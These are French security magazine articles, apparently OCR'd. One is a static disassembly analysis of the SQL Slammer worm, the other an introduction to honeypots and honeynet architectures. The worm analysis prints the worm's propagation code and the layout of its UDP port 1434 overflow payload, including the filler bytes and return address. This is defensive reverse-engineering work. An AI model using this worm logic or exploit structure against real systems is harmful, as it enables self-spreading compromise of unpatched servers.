Nous arrivons dans la partie du ver la plus complexe à interpréter, car nous ne faisons qu'une analyse statique, sans déboguer. Nous savons qu'il va appeler l'API GetProcAddress donc voyons en détails le bout de code suivant :

```
DATA:004020F0  mov  esi, 42AE1010h ; ESI = pointeur vers l'IAT d'une dll.
DATA:004020F5  mov  ebx, [esi]     ; EBX = adresse d'une API
DATA:004020F7  mov  eax, [ebx]     ; EAX = dword en debut d'API.
DATA:004020F9  cmp  eax, 51EC8B55h ; comparaison
DATA:004020FE  jz   bonne_adresse  ; Saut si la comparaison est bonne.
DATA:00402100  mov  esi, 42AE101Ch ; Sinon ESI = 42AE101C.
```

Pour une personne ayant l'habitude de travailler avec des exécutables PE, l'Import Address Table (IAT), ainsi que l'assembleur en général, il est facile de d'avancer plusieurs choses :

- L'auteur place dans ESI un pointeur "hardcodé", qui doit pointer dans l'IAT d'une dll (je dis dll, car il y a toujours une dll de lancée en même temps que le processus attaqué).
- EBX se voit donc attribuer l'adresse d'une API, EAX pour finir est censé contenir les 4 premiers octets de cette API. Ces *bytes* représentent les instructions présentes au debut du code de l'API.

Il y a fort à parier que cette API commence par un *stack frame* (voir **[0]** si le terme stack frame vous est inconnu). La comparaison effectuée utilise le DWORD 51EC8B55h. Il suffit d'inverser l'ordre des octets pour obtenir les *opcodes* dans l'ordre :

```
stack frame:
                    push ebp     55
                    mov  ebp,esp 8BEC
instruction suivante:
                    push ecx     51
```

Le ver compare tout simplement les instructions pointées par EAX avec celles décrites ci-dessus.

```
DATA:004020F9     cmp     eax, 51EC8B55h       ; bonne addresse d'API?
DATA:004020FE     jz      short bonne_adresse
DATA:00402100     mov     esi, 42AE101Ch
DATA:00402105
DATA:00402105 bonne_adresse:                   ; CODE XREF:
DATA:004020FEj
DATA:00402105     call    dword ptr [esi]      ; EBP-40h
```

Si la comparaison réussit, nous sommes donc bien au début de l'API que l'auteur avait en tête. Sinon, l'auteur place une autre valeur dans ESI, qu'il utilisera à la place. Pourquoi faire cette vérification ?

L'auteur vérifie si nous sommes bien en présence de la bonne dll. Une mise à jour de la dll, ou une version différente de cette dll, pourrait influencer le bon fonctionnement du ver, car les adresses ne seraient plus les mêmes. En cas de problème lors de la comparaison, l'auteur utilise une valeur dite "bonus". Il faut aussi noter que celle-ci peut très bien échouer, si la dll présente est différente des 2 dlls que l'auteur du ver avait à sa disposition lors de la création du ver.

Mais quelle est cette API ? Par hypothèse, il s'agirait de GetProcAddress. Le ver a placé tous les paramètres nécessaires à cette API sur la pile. De plus, deux paramètres présents sur la pile correspondent exactement aux paramètres attendus par GetProcAddress.

```
DATA:00402105                call    dword ptr [esi] ;
GetProcAddress("k32base","GetTickCount")
```

Après cet appel, EAX contient normalement l'adresse de l'API GetTickCount. Il y a fort à parier que le ver va l'utiliser dans un futur proche.

```
DATA:00402107                call    eax             ; GetTickCount()
```

Comme affirmé précédemment, le ver appelle l'API GetTickCount grâce au call EAX et cela permet d'affirmer avec certitude que les hypothèses de tout à l'heure étaient exactes.

L'API GetProcAddress retourne dans EAX l'adresse de l'API passée en paramètre à la fonction GetProcAddress.

Pour les personnes n'ayant pas l'habitude de la programmation Windows et des appels dynamiques, je vous conseille de lire la description de ces API dans l'*API Reference Guide* [4] pour obtenir plus d'informations.

Après l'appel à l'API GetTickCount, EAX contient le nombre de millisecondes écoulées depuis le dernier démarrage de Windows. (en hexadécimal).

```
DATA:00402109   xor    ecx, ecx          ECX = 0
DATA:0040210B   push   ecx               ; on sauvegarde ECX  EBP-44h
DATA:0040210C   push   ecx               ; idem               EBP-48h
DATA:0040210D   push   eax               ; on sauvegarde EAX
(milisecondes) EBP-4Ch
DATA:0040210E   xor    ecx, 9B040103h ; ECX = 0 xor 9B040103h (ECX =
9B040103h)
DATA:00402114   xor    ecx, 1010101h  ; ECX = 9B040103h xor 1010101h =
9A050002h
DATA:0040211A   push   ecx               ; On sauvegarde ECX  EBP-50h
DATA:0040211B   lea    eax, [ebp-34h] ; EBP-34=> socket
DATA:0040211E   push   eax               ; EAX pointe ver "socket" EBP-54h
DATA:0040211F   mov    eax, [ebp-40h] ; Correspond a l'imagebase de
ws2_32.dll
DATA:00402122   push   eax               ; on sauvegarde   EBP-58h
```

Apparemment, le ver se prépare à récupérer l'adresse de la fonction "socket" dans la dll "ws2_32.dll". Je reviendrai sur la valeur dans ECX plus tard.

```
DATA:00402123   call    dword ptr [esi] ;
GetProcAddress("ws2base","socket")  EBP-50h
```

Le registre ESI n'ayant changé, il contient toujours l'adresse de GetProcAddress. EAX contient maintenant l'adresse de l'API "socket".

```
DATA:00402125   push    11h   ; protocol          EBP-54h
DATA:00402127   push    2     ; type              EBP-58h
DATA:00402129   push    2     ; af                EBP-5ch
DATA:0040212B   call    eax   ; socket EBP-50h
```

Grâce à IDA et ses constantes, on obtient facilement ce qui suit :

```
DATA:00402125   push    IPPROTO_UDP     ; protocol UDP
DATA:00402127   push    SOCK_DGRAM
DATA:00402129   push    AF_INET         ; AF = 2
DATA:0040212B   call    eax             ; Call socketEBP-50 (dépilage)
```

Une fois l'appel à socket terminé, EAX contient le socket descriptor.

```
DATA:0040212D   push    eax             ; Sauvegarde le socket
descriptor - EBP-54h
DATA:0040212E   lea     eax, [ebp-3Ch] ; EAX = pointeur sur "sendto"
DATA:00402131   push    eax             ; Sauvegarde l'adresse - EBP-58h
DATA:00402132   mov     eax, [ebp-40h]; EAX = Imagebase de ws2_32.dll
DATA:00402135   push    eax             ; on sauvegarde l'imagebase
EBP-5Ch
DATA:00402136   all    dword ptr [esi] ;
GetProcAddress("ws2base","sendto") EBP-54h
```

On commence à être habitué, le ver récupère l'adresse de la fonction "sendto".

```
DATA:00402138   mov     esi, eax        ; ESI = EAX = adress de sendto
DATA:0040213A   or      ebx, ebx        ; EBX = EBX or EBX
DATA:0040213C   xor     ebx, 0FFD9613Ch; EBX = EBX xor FFD9613Ch
```

ESI et EAX contiennent tous les deux l'adresse de l'API sendto. On en déduit donc que le ver est proche de sa phase de reproduction. On arrive maintenant à la partie où il génère un nombre pseudo-aléatoire. L'hypothèse avait été faite que la valeur retournée par GetTickCount allait servir comme valeur pseudo aléatoire, et cette hypothèse s'avère exacte. L'auteur se sert de la valeur de GetTickCount pour créer à partir de celle-ci un nombre pseudo-aléatoire.

A noter ici une première erreur de taille dans la génération des valeurs aléatoires.

L'instruction :

```
or      ebx, ebx
```

aurait dû en fait être :

```
xor     ebx, ebx
```

afin de remettre à zéro le registre EBX. En fait, l'instruction OR le laisse intact. Pour comprendre en quoi cela constitue une faiblesse, détaillons le générateur pseudo-aléatoire utilisé. Il s'agit du générateur congruentiel modulaire utilisé par Microsoft :

```
xn+1 = (xn* 214013 + 2531011) mod 232.
```

L'erreur sur la fonction OR fait que le registre EBX qui devait contenir la constante 2531011 contient en fait des valeurs différentes (la valeur 0FFD9613Ch "xorée" avec l'adresse de l'API `GetProcAddress` soit 77f8313h, 77e89b18h ou 77ea094h). Une seconde erreur concerne la valeur 0FFD9613Ch elle-même. En réalité, la valeur 0FFD9613Ch de l'incrément correspond à -2531011 (les nombres négatifs sont en fait représentés en complémentant les bits de la valeur positive et en ajoutant 1). L'erreur aurait pu être corrigée en utilisant l'instruction `sub eax, ebx` mais au lieu de cela, son auteur a utilisé l'instruction `add eax, ebx`. L'incrément est donc toujours pair et cela introduit un biais. En fonction de la parité de la valeur initiale de la x_0, les valeurs de 32 bits générées sont toutes soit paires (graine paire) soit impaires (graine impaire).

```
DATA:00402142 PSEUDO_RNG:
DATA:00402142                 mov     eax, [ebp-4Ch]; nombre de
millisecondes
DATA:00402145                 lea     ecx, [eax+eax*2]
DATA:00402148                 lea     edx, [eax+ecx*4]
DATA:0040214B                 shl     edx, 4
DATA:0040214E                 add     edx, eax
DATA:00402150                 shl     edx, 8
DATA:00402153                 sub     edx, eax
DATA:00402155                 lea     eax, [eax+edx*4]
DATA:00402158                 add     eax, ebx
```

Des calculs sont effectués à partir du nombre de millisecondes écoulées depuis le dernier démarrage de Windows. Le ver calcule un nombre pseudo-aléatoire.

```
DATA:0040215A                 mov     [ebp-4Ch], eax
```

Nous verrons plus tard quelle est son utilité.

Il sauvegarde ensuite la nouvelle valeur pseudo-aléatoire à la place de la valeur retournée par `GetTickCount`. Voyons maintenant l'état final de la pile :

```
42 B0 C9 DC 01 01 01 01
EBP+58h
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01     EBP+50h
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01     EBP+40h
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01     EBP+30h
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01     EBP+20h
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01     EBP+10h
01 01 01 01 01 01 01 01 01 01 01 01 04 00 00 00     BP-00h
kernel32.dll                                        EBP-10h
GetTickCount                                        EBP-20h
ws2_32.dll                                          EBP-2Ch
socket                                              EBP-34h
sendto                                              EBP-3Ch
ws2_32 Base Address                                 EBP-40h
2 DWORDS à Zero                                     EBP-48h
Nouvelle Valeur Pseudo Aléatoire                    EBP-4Ch
9A050002h                                           EBP-50h
Socket Descriptor                                   EBP-54h
```

Continuons l'analyse.

```
DATA:0040215D  push  10h          ; on met 10h (16) sur la pile.  EBP-58h
DATA:0040215F  lea   eax, [ebp-50h] ; eax = pointeur vers 9A050002h
DATA:00402162  push eax           ; EBP-5Ch = pointeur vers 9A050002h
DATA:00402163  xor   ecx, ecx     ; ECX = 0
DATA:00402165  push ecx           ; EBP-60h = 0000
DATA:00402166  xor   cx, 178h     ; cx = 178h = 376
DATA:0040216B  push ecx           ; EBP-64h = 178h
DATA:0040216C  lea   eax, [ebp+3]   ; EAX pointe vers EBP+3
DATA:0040216F  push eax           ; EBP-68h pointe vers EBP+3
DATA:00402170  mov   eax, [ebp-54h] ; EAX = socket Descriptor
DATA:00402173  push eax           ; EBP-6Ch
DATA:00402174  call esi           ; call sendto  - EBP-54h (dépilage)
```

Ce bout de code effectue :

```
sendto( socket_descriptor ,*ebp+3 , 376, 0, *9A050002h,16)
```

Regardons l'API *Reference* sur les sockets pour voir chaque paramètre de `sendto` :

```
int sendto(int s, const void *buf, size_t len, int flags, const struct
sockaddr *to, socklen_t tolen);
s           Socket Descriptor
=> EBP-6Ch
buf         Un buffer contenant les données à envoyer          =>
EBP+3
```

Le buffer à envoyer commence en EBP+3 :

```
42 B0 C9 DC 01 01 01 01                             EBP+88   (EBP+58h)
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01     EBP+80   (EBP+50h)
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01     EBP+64   (EBP+40h)
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01     EBP+48   (EBP+30h)
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01     EBP+32   (EBP+20h)
```

```
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01     EBP+16   (EBP+10h)
01 01 01 01 01 01 01 01 01 01 01 01 04 00 00 00     EBP-0    (EBP-00h)
```

EBP+3 pointe sur le 04. Le ver se prépare à envoyer ce qui va déclencher un buffer overflow dans la cible qui nous est toujours inconnue.

```
len         Taille des données dans le buffer.     => 376 (EBP-64h)
```

Le ver envoie 376 bytes, et ici nous n'en comptons que 88. Il ne faut pas oublier que nous effectuons une analyse statique du ver à partir d'un sniff réseau.

Pour mieux comprendre, regardons à nouveau celui-ci. Il y a exactement 376 bytes dans notre dump. Il représente exactement ce qu'envoie le ver. Apres le buffer overflow, comme nous avons pu voir au début de l'analyse, le ver prépare à nouveau son buffer. Juste après ces données, le code du ver commence. En mémoire, le buffer contiendra donc bien les 376 bytes à envoyer :

```
[Buffer pour l'overflow ] [L'Adresse de retour] [Corps Du Ver]
```

Lorsque le ver se prépare à envoyer la charge finale, il envoie en premier les données qui sont en bas de la pile (EBP+3), d'une longueur de 376 octets. Cela inclut donc l'adresse de retour, et le ver lui-même (ce que nous venons de désassembler).

Revenons aux paramètres de la fonction `sendto`. Vient maintenant `flags`, qui est ici à 0 (EBP-60h). Ensuite, c'est la destination (`to`) qui est un pointeur vers la structure `sockaddr_in` à l'adresse 9A050002h.

L'aperçu de la structure `SockAddr_in` va nous aider à comprendre la dernière pièce du ver.

```
struct sockaddr_in {
 short   sin_family;       EBP-50h -> 0002h     - WORD
 u_short sin_port;         EBP-4Eh   -> 9A05h               - WORD
 struct  in_addr sin_addr; EBP-4Ch   -> Pseudo nombre Aleatoire. - DWORD
 char    sin_zero[8];      EBP-48h   -> 2 doubles mots à zéro.- 2 DWORDs
};
```

Voilà l'explication de la valeur 9A050002h. Il s'agit en fait d'éléments de la structure `sockaddr_in`. Le plus important pour nous est le port (9A05h). Il nous faut inverser l'ordre des octets pour obtenir la valeur hexadécimale du port, et ensuite de le convertir en décimal.

```
9A05h -> 59Ah = 1434.
```

Le ver se connecte donc sur le port 1434.

Le nombre pseudo-aléatoire est tout simplement l'adresse IP où va essayer de se connecter le ver. L'adresse IP est fournie sous la forme d'un double mot.

```
tolen       sizeof(struct sockaddr_in)          => 10h (16)
```

Il s'agit simplement de la taille de la structure, 2 mots et 3 doubles mots, soit 16 octets.

A ce stade de l'analyse, nous pouvons déterminer la cible du ver, même si ce ver était complètement inconnu des antivirus.

Nous avons plusieurs infos en notre possession :

- il se connecte en UDP sur le port 1434;
- le premier octet envoyé est un 04.

Une petite recherche sur Internet nous apprend que le port 1434 en UDP est utilisé par MS SQL serveur. Il est possible qu'il utilise une faille connue, ou même inconnue. Une petite recherche et on trouve un *advisory* qui correspond parfaitement à la faille exploitée par notre ver. [5]

```
"Stack Based Buffer Overflow
*********************************

When SQL Server receives a packet on UDP port 1434 with the first byte
set to 0x04. By appending a large number of bytes to the end of this
packet, whilst preparing the string for the registry key to open, a
stack based buffer is overflowed and the saved return address is
overwritten. This allows an attacker to gain complete control of the
SQL Server process and its path of exécution. By overwriting the saved
return address on the stack with an address that contains a "jmp esp"
or "call esp" instruction, when the vulnerable procedure returns the
processor will start exécuting code of the attacker's choice."
```

Cela confirme notamment l'hypothèse sur l'adresse de retour qui est placée juste apres le long buffer :

```
DATA:00402000          db 4, 60h dup(1); 04 et bytes pour l'overflow
DATA:00402061          dd 42B0C9DCh ; nouvelle adresse de retour
```

Il s'agit certainement d'un "jmp esp" ou d'un "call esp" comme nous annonce l'advisory. Le "jmp esp" permet d'exécuter le code du ver qui est sur la pile et de commencer la routine de propagation.

Pour terminer l'analyse, la dernière instruction est la suivante :

```
DATA:00402176          jmp     short PSEUDO_RNG
```

Après s'être envoyé, le ver recommence la génération d'un nombre pseudo-aléatoire, qu'il place dans la structure `sockaddr_in`. Ce nombre sert d'adresse IP. A chaque fois que le ver boucle, il génère une adresse IP différente qu'il essaie ensuite d'infecter. Le ver boucle sur lui-même sans condition, jusqu'à ce que quelqu'un l'en empêche.

La toute petite taille du ver, ainsi que la vitesse du code assembleur expliquent pourquoi le ver s'est propagé sur Internet aussi rapidement, en touchant autant de machines. A chaque nouvelle infection, le ver commence à infecter "aléatoirement" de nouvelles machines qui, elles aussi, commenceront à infecter une fois corrompues.

CONCLUSION

Comme pour [0], une analyse statique du code a été préférée. Il n'est pas toujours nécessaire de déboguer pour comprendre le fonctionnement d'un exécutable. Il existe pourtant des cas où l'exécutable est protégé contre le désassemblage car chiffré. Le lecteur est invité à lire l'autre article de N. Brulez, dans le numéro 7 de MISC, dans lequel est présentée l'analyse dynamique d'un exécutable protégé contre le *reverse engineering*.

L'usage malhabile de la fonction de génération d'aléa pour ce ver montre que, par chance, ces vers finissent par voir leurs effets limités. Il en est de même pour d'autres vers ou virus, et du chiffrement que certains utilisent : chiffrement très faible ou mal implémenté. Il est à craindre que, dans un avenir proche, les programmeurs de virus finissent par maîtriser les outils de la cryptologie moderne (génération d'aléa et chiffrement efficace). Les antivirus auront alors une dure partie à jouer car pour le moment, ils exploitent fortement le manque de connaissances et de certaines compétences des programmeurs de virus.

Nicolas Brulez - **brulez@cartel-securite.fr**
Cartel Sécurité
http://www.cartel-securite.fr
The Armadillo Software Protection System
http://www.siliconrealms.com/armadillo.htm

Eric Filiol
Ecole Supérieure et d'Application des Transmissions
Laboratoire de cryptologie et de virologie
efiliol@esat.terre.defense.gouv.fr
http://www-rocq.inria.fr/codes/Eric.Filiol/index.html

RÉFÉRENCES

[0] N. Brulez - *Analyse d'un ver par désassemblage* - MISC, Le journal de la sécurité informatique, no 5, janvier 2003.

[1] IDA Pro (c) Datarescue - **http://www.datarescue.com/idabase/**

[2] Art of Assembly - **http://webster.cs.ucr.edu/Page_asm/ArtofAssembly/ch06/CH06-1.html**

[3] Import Table et Import Address Table - **http://spiff.tripnet.se/~iczelion/pe-tut6.html**.

Documentation sur le format PE avec plus d'informations sur l'Import Table **http://spiff.tripnet.se/~iczelion/files/pe1.zip**

[4] API Reference Guide - **http://spiff.tripnet.se/~iczelion/files/win32api.zip**

[5] Advisory SQL serveur - **http://www.nextgenss.com/advisories/mssql-udp.txt**

[6] D. Moore, V. Paxon, S. Savage, C. Shannon, S. Staniford, N. Weawer - *The spread of the Sapphire/Slammer Worm* - **http://www.caida.org/analysis/security/code-red/coderedv2_analysis.xml.**

[7] **http://www.microsoft.com/security/slammer.asp**

[8] D. Moore, C. Shannon, J. Brown, *Code-Red: a case study on the spread and victims of an Internet worm*, Proceedings of the Second the ACM Internet Measurement Workshop, 2002.

[9] E. Filiol - *Le ver CodeRed*, MISC, Le journal de la sécurité informatique, no 2, avril/juin 2002.

Les honeypots, présentation générale

"C'est fait... je suis root sur leur système... j'ai un accès complet à leur réseau, leurs données... Vous désirez quoi exactement ?" Dommage pour lui, il n'est en fait pas rentré sur une machine de production, et tous ses faits et gestes ont été surveillés depuis la première seconde d'attaque. Fini le temps du piratage réussi, voici de nouvelles contre-mesures permettant de leurrer les attaquants : les pots de miel, plus communément appelés les honeypots.

Voici donc le premier article de ce dossier vous donnant les éléments essentiels à connaître dans ce domaine : fonctionnement, avantages, inconvénients, outils, etc. Nous vous laisserons vous faire votre propre opinion concernant leur utilité dans un environnement à sécuriser, sujet parfois polémique. Désormais rappelez-vous : l'oeil ne voit que la surface des choses.

Historique

Août 1986. Université de Lawrence Berkeley Laboratory en Californie. Un certain Cliff Stoll, astronome bidouilleur en informatique fraîchement reconverti en administrateur système sur VAX et UNIX, mène une simple investigation pour comprendre 75 cents de perte au niveau de la comptabilité de tout le système informatique utilisé par de nombreux physiciens. C'est alors qu'il découvre un pirate sévèrement ancré sur son réseau (via un bogue de GNU Emacs) attaquant des systèmes militaires américains. Afin de gagner du temps, Cliff et son équipe créent de faux fichiers ayant l'air d'appartenir à la Stategic Defence Initiative. Le pirate, en fait payé par le KGB et opérant depuis l'Allemagne, recherche justement des mots clefs comme NORAD, nuclear, SDI, KH-11... Nourrissant cet intrus avec de fausses informations, ils gagnent du temps et réussissent à le localiser et à le faire neutraliser par les autorités. Ces premiers leurres devenus publics dans le fameux livre culte "The cuckoo's egg" **[CUCKOO88]**, le concept de pots à miel ou "honeypots" est ainsi né **[EGG88]**.

Janvier 1991. AT&T Bell Laboratories. De faux services sont ajoutés par un employé ingénieux, Bill Cheswick, pour surveiller des tentatives d'accès par un pirate, nommé pour l'occasion "Berferd" (compte visé par le pirate). Cette affaire donna lieu à un excellent document, "An evening with Berferd" expliquant comment il fut leurré **[BERFERD91]**.

Depuis, de nombreux outils et études ont été créés sur ces thèmes et les *honeypots* sont en passe de devenir des outils faisant partie de la panoplie du parfait ingénieur sécurité. En effet, en leurrant les agresseurs, ils font gagner du temps aux défenseurs, leur dévoilant les techniques utilisées pour attaquer et les objectifs des ennemis. A l'instar de vos machines usuelles, les honeypots sont donc des systèmes conçus pour être scannés, attaqués ou compromis comme le précise souvent l'expert du domaine, Lance Spitzner **[LANCE]**, dont nous parlerons plus loin dans son interview.

Dans cet article, nous allons expliquer les différentes architectures pour faire des honeypots, les avantages et inconvénients de ce concept et les différents outils et projets intéressants. Ainsi, vous aurez les bases nécessaires pour vous lancer dans ce domaine. Le reste du dossier vous permettra de peaufiner les aspects pratiques liés à différents moyens pour monter des honeypots (honeyd, UML, etc.), ajoutant de la pratique à la théorie présentée ci-après.

ARCHITECTURES

Comme le dit Lance Spitzner dans son interview, les honeypots sont très variés et revêtent différentes formes. On peut cependant les classer suivant l'interaction qu'ils offrent aux éventuels attaquants. Nous allons essayer de présenter les différentes caractéristiques de chacun dans les paragraphes suivants.

LES HONEYPOTS À FAIBLE INTERACTION

Ils constituent les plus simples honeypots imaginables. Leur but est de capturer de l'information sans offrir beaucoup de privilèges à l'agresseur, et donc, de risques potentiels puisque l'attaquant est très limité. L'exemple le plus trivial est un `netcat` écoutant sur un port spécifique et *loguant* toutes les commandes entrées :

```
rstack:~# nc -l -p 80 > http.log
```

Bien sûr, des applications plus développées émulant de vrais services ont été développées pour tromper le pirate. Citons notamment `iisemulator`, initialement développé par Rain Forrest Puppy, qui vise à reproduire le comportement du serveur Web IIS de Microsoft **[RFP]**.

Un petit nouveau est apparu dans le monde des honeypots et s'est fait une place très importante de par son originalité, mais aussi son efficacité : Honeyd. Vous pouvez vous reporter à l'article de ce numéro qui lui est dédié, pour avoir de plus amples informations sur ce simulateur de réseaux.

Cependant, afin d'avoir des résultats plus exploitables et obtenir des informations parfois inconnues, il faut se tourner vers les honeypots à forte interaction.

LES HONEYPOTS À FORTE INTERACTION

❶ Les honeynets

Nous sommes ici du côté extrême des honeypots. Au lieu d'émuler des services sur une machine sécurisée, nous proposons le **vrai** service sur une machine plus ou moins sécurisée. Les risques sont alors nombreux puisque notre machine est **destinée** à être compromise. Il faut donc s'assurer que l'architecture sous-jacente ne permettra pas au pirate d'attaquer d'autres machines après la compromission, que ce soit en servant de rebond, de zombie pour réaliser un déni de service, etc. Les deux principes à garder en mémoire sont le contrôle des données et leur récupération. Dans les deux cas, la furtivité de l'installation doit toujours être prise en compte pour ne pas alerter la vigilance du pirate.

Trois questions à Lance Spitzner

misc Pourquoi t'es-tu intéressé aux honeypots ?

LP *Ma motivation était d'apprendre les techniques utilisées par les pirates, et en particulier comment ils s'introduisent dans des systèmes et ce qu'ils font une fois leur méfait réalisé. J'ai commencé en 1999 à m'intéresser aux honeypots. A l'époque, peu d'informations étaient disponibles sur la communauté "blackhat", et les honeypots représentaient à mes yeux l'un des seuls moyens d'apprendre.*

misc Crois-tu vraiment aux honeypots ? (En d'autres mots: d'après toi, sont-ils réellement utiles pour améliorer la sécurité ou ne sont-ils que des outils utilisés par les férus d'informatique pour apprendre les techniques des pirates ? Cette question revient souvent à cause d'un scepticisme général à propos des honeypots, en particulier dans le monde de l'entreprise)

LP *Assurément. Il faut garder à l'esprit que les honeypots sont des outils très flexibles, existant sous des formes multiples aussi bien par leur taille que par leurs caractéristiques. D'une manière générale, ils peuvent être rassemblés dans deux catégories.*

La première est la recherche. Nous sommes alors confrontés à des honeypots complexes construits essentiellement pour récupérer des informations sur les pirates. Les "honeynets" sont un exemple parmi d'autres et sont utilisés dans le cadre du Honeynet Project. Ce type de technologie a pris de l'importance lors des deux dernières années.

La seconde catégorie, beaucoup moins connue, regroupe les honeypots de production. Ils constituent des solutions très simples et offrant peu de risques, utilisées essentiellement pour la détection avec beaucoup d'avantages face aux Systèmes de Détection d'Intrusion (IDS) traditionnels. Par exemple, les honeypots permettent de réduire de manière drastique les faux positifs, de fonctionner dans des environnements où la cryptographie est utilisée, et de détecter facilement de nouvelles attaques. Ils sont également très simples à déployer et à administrer. Les entreprises voient en eux des systèmes de détection moins coûteux.


misc Quel peut être le futur des honeypots ? Que t'attends-tu à voir dans ce domaine ?

LP *Les honeypots de recherche vont être déployés par les entreprises dans des environnements distribués de telle sorte que les informations puissent être collectées de plusieurs sources et centralisées sur une seule machine. Ils deviendront alors des outils de recherche très puissants.*

En ce qui concerne les honeypots de production, leur utilisation va se généraliser dans les environnements de détection et seront intégrés au sein d'autres technologies.

➔ Le contrôle des données

Par principe, notre honeypot doit pouvoir accepter toutes les connexions entrantes, mais pour éviter des attaques vers l'extérieur, le trafic sortant doit être surveillé, voire intercepté. Interdire tout trafic vers l'extérieur n'est pas la bonne solution puisque l'attaquant trouvera ce comportement suspect et abandonnera sûrement son attaque. C'est ce qui est arrivé lors des premiers essais du *Honeynet Project* **[HONEYNET]**. Il faut donc trouver un juste milieu.




La solution la plus couramment répandue est l'architecture dite de première génération (GenI - cf **schéma 1**). L'élément de contrôle est alors un pare-feu de niveau 3. Il autorise toutes les communications entrantes mais limite les connexions sortantes en fonction du temps (typiquement entre 5 et 10 par heure).

Le routeur situé avant le pare-feu a deux buts :

- avoir un second moyen de filtrage en sus du pare-feu : on n'autorise par exemple que les adresses IP du honeynet à pouvoir sortir, limitant ainsi toutes les *spoofed attacks*... ;
- rendre notre architecture plus réaliste (un routeur est souvent présent entre les machines d'un réseau d'entreprise et l'extérieur) et donc furtive en cachant notre pare-feu.

L'autre solution qui a fait son apparition depuis 2002 est l'architecture de seconde génération (GenII - cf **schéma 2**). Notre pare-feu n'est plus de niveau 3, il est devenu un *bridge* de niveau 2. Il est alors beaucoup plus difficilement détectable puisque n'ayant pas d'adresse IP, ne décrémentant pas le TTL des paquets... Nous contrôlons alors plus facilement les données sortantes et nous avons un mécanisme intelligent en lieu et place d'une limite temporelle. Ainsi, plutôt que de bloquer les paquets sortants, on peut les modifier à la volée pour les rendre inoffensifs. Par exemple, une fois un honeypot compromis à l'intérieur du honeynet, si l'attaquant lance une attaque vers un serveur FTP, il sera bloqué au bout de la 5ème connexion dans le cas d'une architecture GenI. L'attaque pourra donc réussir. Au contraire, dans le cas GenII, l'attaque pourra être détectée et modifiée en conséquence. On peut également renvoyer des paquets RST, etc. L'outil actuellement le plus abouti et le plus utilisé est Snort inline [SNORTIN] qui ne fonctionne malheureusement que sur les machines Linux car il utilise Netfilter.



➔ La capture des données

Le premier outil de capture est bien entendu le pare-feu car c'est par lui que circulent toutes les connexions et tentatives d'attaques. On *logue* toutes les connexions initiées aussi bien de l'extérieur que de l'intérieur du honeynet. La découverte d'un cheval de Troie classique est alors triviale. Des alertes sont bien entendues générées, celles provenant de l'intérieur du honeynet étant prioritaires puisque tout indique alors qu'un système a été compromis.

L'autre moyen de capture à mettre en place est un système de détection d'intrusion (IDS). Toutes les connexions à destination du honeynet étant par essence suspectes, le nombre de faux positifs est réduit d'autant. L'IDS enregistre tous les paquets circulant sur le réseau afin de pouvoir reconstruire toute une séquence d'attaque. Il sert également de sauvegarde dans le cas où certains éléments tomberaient (le pare-feu par exemple).

